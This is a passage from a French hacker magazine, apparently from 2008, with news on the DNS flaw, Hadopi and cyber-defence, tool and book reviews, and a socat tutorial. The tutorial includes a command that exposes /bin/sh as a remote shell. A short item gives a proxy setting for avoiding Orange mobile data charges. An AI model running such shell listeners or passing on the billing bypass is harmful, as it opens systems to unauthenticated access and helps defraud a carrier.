[4]http://www.dailymotion.com/relevance/search/nuit%2Bdu%2Bhack/video/x5wf6j_nuit-du-hack-2008_tech
[5] http://www.ivanlef0u.tuxfamily.org/
[6] http://www.ghostsinthestack.org/

Crédits photos :

Dark Schneider
Acissi.net



P2P
Après The PirateBay, The CryptBay !

Il n'y a pas qu'en France que les gouvernements votent des belles lois tordues pour mettre sous contrôle cette zone de libre échange qu'est devenue l'Internet. En Suède, face à une loi rendant toute écoute gouvernemental légal, le célèbre site de tracker de fichier BitTorrent the PirateBay, à décidé de répliquer par le tout crypté.

Le site ayant déjà installé le SSL pour empêcher ses utilisateurs de se faire écouter, il lance cette fois un projet au doux nom de IPETEE. Ce projet a pour but de fournir un logiciel simple et multiplateforme cryptant toutes les communications de l'utilisateur via un simple échange de clef, rendant toute écoute plus difficile entre deux ordinateurs utilisant le logiciel.
Le projet est encore en développement mais devrait être disponible sous peu.

Internet
La saga de la faille DNS mondiale

Dan Kaminsky, un expert en sécurité, a fait une découvert intéressante cette été.
En effet une faille DNS de grande ampleur permettait à des pirates de rediriger l'adresse d'un site vers n'importe quel autre.
Craignant la panique générale, Dan Kaminsky décida alors de garder secret les détails de cette vulnérabilité et de prévenir les principaux acteur du marché (Apple, Microsoft, Cisco ...). Une quinzaine d'experts venu des 4 coins de la Toile se réunirent alors pour corriger la dite faille et proposèrent ainsi rapidement un correctif aux grandes entreprises du Net.

Tout cela aurait pu finir joyeusement si une certaine société de sécurité nommée Matasano en mal de publicité, n'avait pas décidé de révéler « par erreur » au grand public tout les détails de cette faille. Cela offrir une magnifique opportunité au royaume des hackers de programmer et de diffuser rapidement un exploit pour la plus grande joie de tous les serveurs DNS encore non patché actuellement.

Loi Hadopi :
Après le contrôle parental, le contrôle gouvernemental

Fini les films dénudés de leur prix et les musiques libertines sur la Toile, la loi Hadopi a été voté ! La Haute Autorité Dédié aux Opportunités Pour les Industries, pardon, la Haute Autorité pour la Diffusion des Oeuvres et la Protection des droits sur Internet, à été lancée. Elle permettra de faire baisser de 80% le piratage en France (si si c'est écrit dans la brochure) et ceci grâce à un procédé révolutionnaire : La carotte et le bâton !

Pour faire simple cette loi réprime par graduation toute ligne Internet ayant téléchargée du contenue illicite et s'engage à motiver les industries à faire plus d'effort pour nous proposer du ~~libre~~ légal. Construit à partir du projet Oliviennes du nom de l'impartial maître d'oeuvre de ce projet à savoir, l'ancien patron de la FNAC, la loi Hadopi sanctionnera tout téléchargement illicite, qu'il soit volontaire (vive BitTorrent !) ou non (bah oui grand mère falait sécurisé ton wifi..).

D'abord cette loi prévoit d'informer l'intéressé par un simple mail envoyé à son adresse de contact officielle (celle de votre FAI). Puis par un second mail 6 mois plus tard éventuellement accompagné d'une lettre recommandée et enfin la mise à mort, enfin, la suspension de la ligne de l'abonné de 3 mois à 1 an (période durant laquelle vous continuerez de payer votre abonnement sans pouvoir utiliser internet ni vous réinscrire ailleurs).

Bref ils ont pensé à tout sauf à la carotte (et aux connexions cryptées..)

Défense - Livre Blanc/OTAN :
Cap vers la Cyber-Guerre !

On s'en souvient, au printemps 2007 la Russie avait fait payer chère à l'Estonie le retrait d'un mémorial de guerre russe datant de la période URSS. En effet plusieurs cyber-attaques de grandes envergures avaient totalement paralysées l'activité économique de l'Estonie. La réponse à l'attaque russe ne s'est pas fait attendre de l'autre côté du rideau virtuel et peu de temps après, l'OTAN mit en place un centre de recherche de cyber-défense à Tallinn (capital Estonienne) et décida également la création du CDMA pour Cyber Defense Management Authority basé lui à Bruxelles, qui aura pour charge de coordonnée les moyens de cyber-défense de tout les pays membre du traité.

En France, après plusieurs rapports très critique sur les capacités de cyber-defense national, le gouvernement marqua un premier pas lors de la sortie du célèbre Livre Blanc de la Défense. Mise en avant par les médias notamment pour ses réductions d'effectifs, le livre blanc évoque également les risques de cyber-attaque contre la France et lance modestement la création de l'Agence National de Sécurité des Systèmes d'Information.
Cet agence basé sur l'actuelle DCSSI (la Direction centrale de la Sécurité des Systèmes d'Information) aura pour objectif, la détection précoce des cyber-attaques, une utilisation massive des solutions de sécurité d'un haut niveau, la mise en place d'un panel d'expert destiné aux administrations et aux opérateurs d'infrastructure vital ainsi qu'une mission de conseille auprès du grand publique et du privé.
Et si cela ne s'avère pas assez efficace, il est certain que le gouvernement lancera un projet encore plus ambitieux de Conseil National de Sécurité des Systèmes d'Information basé sur la future Agence.

SimpLite

http://www.secway.fr/fr/products/simplite_msn/

MSN Messenger est certainement la messagerie instantané la plus populaire du moment. Simple d'emploi, elle permet de comuniquer très facilement avec tout vos contacts dés qu'ils se connectent à Internet. Mais cette belle convivialité à un gros defaut ; tous vos messages transitent en clair sur Internet.
Un simple sniffing suffit pour lire vos conversations. SimpLite corrige cette imperfection en cryptant vos messages au moment de leurs envois et ne seront lisible que par votre correspondant.

La mise en place est assez simple, une fois l'installation effectué, SimpLite vous demandera de créer votre clef publique et il ne restera plus qu'à la faire valider par votre correspondant. Notez qu'il existe aussi des fonctions de cryptage avec certains autres logiciels de messagerie plus ou moins compatible avec le réseau MSN.

WebPhone by Orange [auteur: philemon]

Votre mobile est chez orange? Cet article va sûrement vous intéresser. Je ne sais pas si vous le savez, mais il existe une option «surf» pour 6 euros par mois permettant de surfer en illimité uniquement sur le portail orange.
Il existe une petite astuce pour bypasser cette protection. En effet, il faut paramétrer votre mobile de façon à ce qu'il passe par le proxy http 193.253.141.80 sur le port 80 sans mettre de nom d'utilisateur ni de mot de passe.
Maintenant, les connections data ne serront plus facturés.

BackTrack Linux

http://www.remote-exploit.org/backtrack.html

Il est parfois partique d'avoir une distribution Linux tout équipée pour les audits de sécurité. C'est ce que propose ici BackTrack.
Basé sur Slackware Linux cette distribution est intégrée avec de nombreux outils libres qui permettent le scan, le sniff, le spoff, le bruteforce, le reversing et autres joyeusetés de corsaire.
En version 3.0 elle utilise KDE et permet une installation en mode graphique. Elle est donc très facilement utilisable par tous.

Unix Garden

http://www.unixgarden.com/

Voici un site riche en articles. Appartenant aux Edition Diamonds propriétaire entre autre de Linux mag et MISC, on y trouve de très nombreux articles de qualité anciennement publiés dans ses magazines.
Sous licence cretative common, vous y trouverez des dizaines d'articles orientés débutant et unix et d'autre encore d'un plus haute niveau dans la sécurité et de ses applications. Bref ! Un site à mettre entre toutes les mains.

OpenCourse Ware

http://ocw.mit.edu/OcwWeb/web/home/home/index.htm

Internet fourmille de connaissance à découvrir et à partager. Certaines initiatives sont meilleurs que d'autre mais dans le partage du savoir, l'initiative du MIT est tout à fait intéressante.
Le MIT est l'une des plus prestigieuse université américaine et largement reconnu dans le monde des technologies. En 2002 dans le but de réduire les écarts de connaissance dans le monde, le MIT a choisit diffuser l'intégralité de ses prestigieux cours sur le web. Ainsi sur ce site vous pourrez découvrir des cours et des exercices dans tout les domaines qui vous passionne, astronomie, medecine, physique, mathématiques, électronique et bien sûr, informatique. ;)

Socat

http://www.dest-unreach.org/socat/

Socat est un outil assez puissant qui permet de connecter quasiment tout sur à peu prêt n'importe quoi. Il peut remplacer avantageusement netcat, expect et permet de faire beaucoup plus. Il semble n'exister que sous Linux et autres UNIX-like.

Comment ça marche ?
Socat fourni deux connexion bidirectionnelles et transfert les données de l'une à l'autre et inversement. La force de socat est qu'à l'autre bout de chaque connexion peut se trouver un programme, un terminal, un fichier, ou n'importe quoi qui communique via une connexion TCP ou UDP. Autrement dit on a un schéma de connexion qui ressemble à :

```
[Objet A] <--> [socat] <--> [Objet B]
```

Comment on s'en sert ?
C'est très simple. Sur la ligne de commande après les éventuelles options, on met deux «adresses». Ces «adresses» vont servir à désigner les objets A et B. Elles commencent par un mot-clé indiquant le type d'objet (programme, fichier, etc.) suivi d'un éventuel signe ':' puis de paramètres et enfin d'options séparées par des virgules. Vous suivez ?

Quelques exemples :
Pour simuler un netcat simple en mode serveur :

```
socat STDIO TCP-LISTEN:1337
```

Pour simuler netcat en mode client :

```
socat STDIO TCP:127.0.0.1:1337
```

Pour simuler un genre de expect (connecter deux programmes pour les faire communiquer via leurs entrées/sorties standard) :

```
socat EXEC:progA EXEC:progB
```

Pour avoir un remote shell :

```
socat EXEC:/bin/sh,stderr TCP-LISTEN:1337,reuseaddr,fork
```


Remarquez l'option fork qui permet de se connecter plusieurs fois
Pour se connecter au remote shell, c'est bien mieux d'avoir un historique de commandes :

```
socat READLINE TCP:127.0.0.1:1337
```

Pour en savoir plus, RTFM. ;)

Rootkits BSD


Voilà un livre qui offre une bonne approche de l'attaque sous BSD. À travers l'exploration du système FreeBSD et de son noyau, vous y trouverez les bases de la corruption et de la manipulation du système ainsi qu'une introduction à la programmation des modules.



Au Sommaire :
- Modules chargeables dans le noyau
- Hooking
- Manipulation directe des objets du noyau
- Hooking d'objets noyau
- Patch de la mémoire du noyau en cours de fonctionnement Exemple d'application
- Détection
- Cacher plusieurs fichiers ou répertoires

Rootkits BSD de Joseph Kong aux éditions Campus Press.

Techniques de hacking



Jon Erickson présente les bases de la programmation en C du point de vue du hacker et dissèque plusieurs techniques de hacking. Dans ce livre vous apprendrez à inspecter les registres du processeur et de la mémoire afin de les corrompre. Á surpasser certains moyens de sécurité à l'aide des techniques dite de dépassement de tampon. Et enfin à pénétrer des serveurs distants sans vous faire remarquer et en effaçant vos traces. Bien d'autres attaques y sont également détaillées afin d'offrir une bonne pédagogie des techniques de hacking courantes.
Vous trouverez également dans ce livre un CD qui vous fournira un environnement complet de programmation et de débogage sous Linux.

Au Sommaire :
- Programmation
- Exploitation
- Réseau
- Shellcode
- Contre-mesures
- Cryptologie

Technique de hacking de Jon Erickson aux éditions Pearson

Une contribution à HZV ça vous tente ?

On a reçu pas mal de texte intéressant tout le long de la mise en place du magazine mais beaucoup souffraient d'une erreur de forme. Voici donc les bases nécessaire à toute bonne contribution.

Premièrement

la lisibilité de l'article et le format

Tout bon article commence par un titre simple et court, suivit d'une rapide introduction (le chapeau) si le texte fait plus d'une page et des espaces entre chaque idée ou développement (saut à la ligne ou paragraphe).
Le format du fichier est lui tout aussi important que son contenu car tout fichier écrit dans un obscure format propriétaire complique la tache de l'équipe de rédaction et peux rendre votre texte difficilement lisible.

Troisièmement

l'aide à la maquette

Aucun article n'est directement coller dans le magazine et donc aucune mise en forme n'est conservée. Evitez donc les décorations farfelues, les titres colorés et les petites images décoratives. Préférez simplement les titres soulignés et les mots importants en gras. Aussi, et là c'est important, toute les images, screenshots et schémas doivent être à part et **de la meilleur qualité possible**. Insérez à leur place dans l'article leur nom entre crochet et la légende de l'image si besoin. Le code lui peut être très difficile a mettre en place dans un magazine. Il est recommandé de le simplifier et de le réduire au maximum dans votre article en mettant l'accent sur les parties vitales du code. Si vous désirez diffuser plus de ligne de code, envoyez les simplement à part.

Deuxièmement

la clarté des informations

Vous remarquerez, sur les encyclopédies en ligne par exemple, que toute information est appuyé par une ou plusieurs références de qualité. Ceci dans un premier temps, afin d'assurer au lecteur la fiabilité de l'information. Mais aussi pour permettre à ceux qui le souhaite d'approfondir le plus sereinement possible votre sujet.

Quatrièmement

et pour terminer

Relisez vous plusieurs heures ou jours après la fin de votre rédaction cela permet de relire votre texte avec un oeil neuf et des idées plus clair.

Dans tout cela la rédaction en elle même, la plume de l'auteur comme on dit, dépend beaucoup du talent de chacun mais vous ne serez pas juger sur votre art de la plume mais bien sur votre maîtrise du thème choisit. ;)

SYSDREAM

IT Security Services

DES EXPERTS EN INTRUSION A VOTRE SERVICE POUR

DES FORMATIONS CERTIFIANTES

CEH™ Certified Ethical Hacker

ECSA™ EC-Council Certified Security Analyst

CHFI™ Computer Hacking Forensic INVESTIGATOR

CISSP®

DES AUDITS DE SECURITE

SYSDREAM EST UN CABINET DE CONSEIL ET UN CENTRE DE FORMATION EN SECURITE INFORMATIQUE

EC-Council Accredited Training Center

WWW.SYSDREAM.COM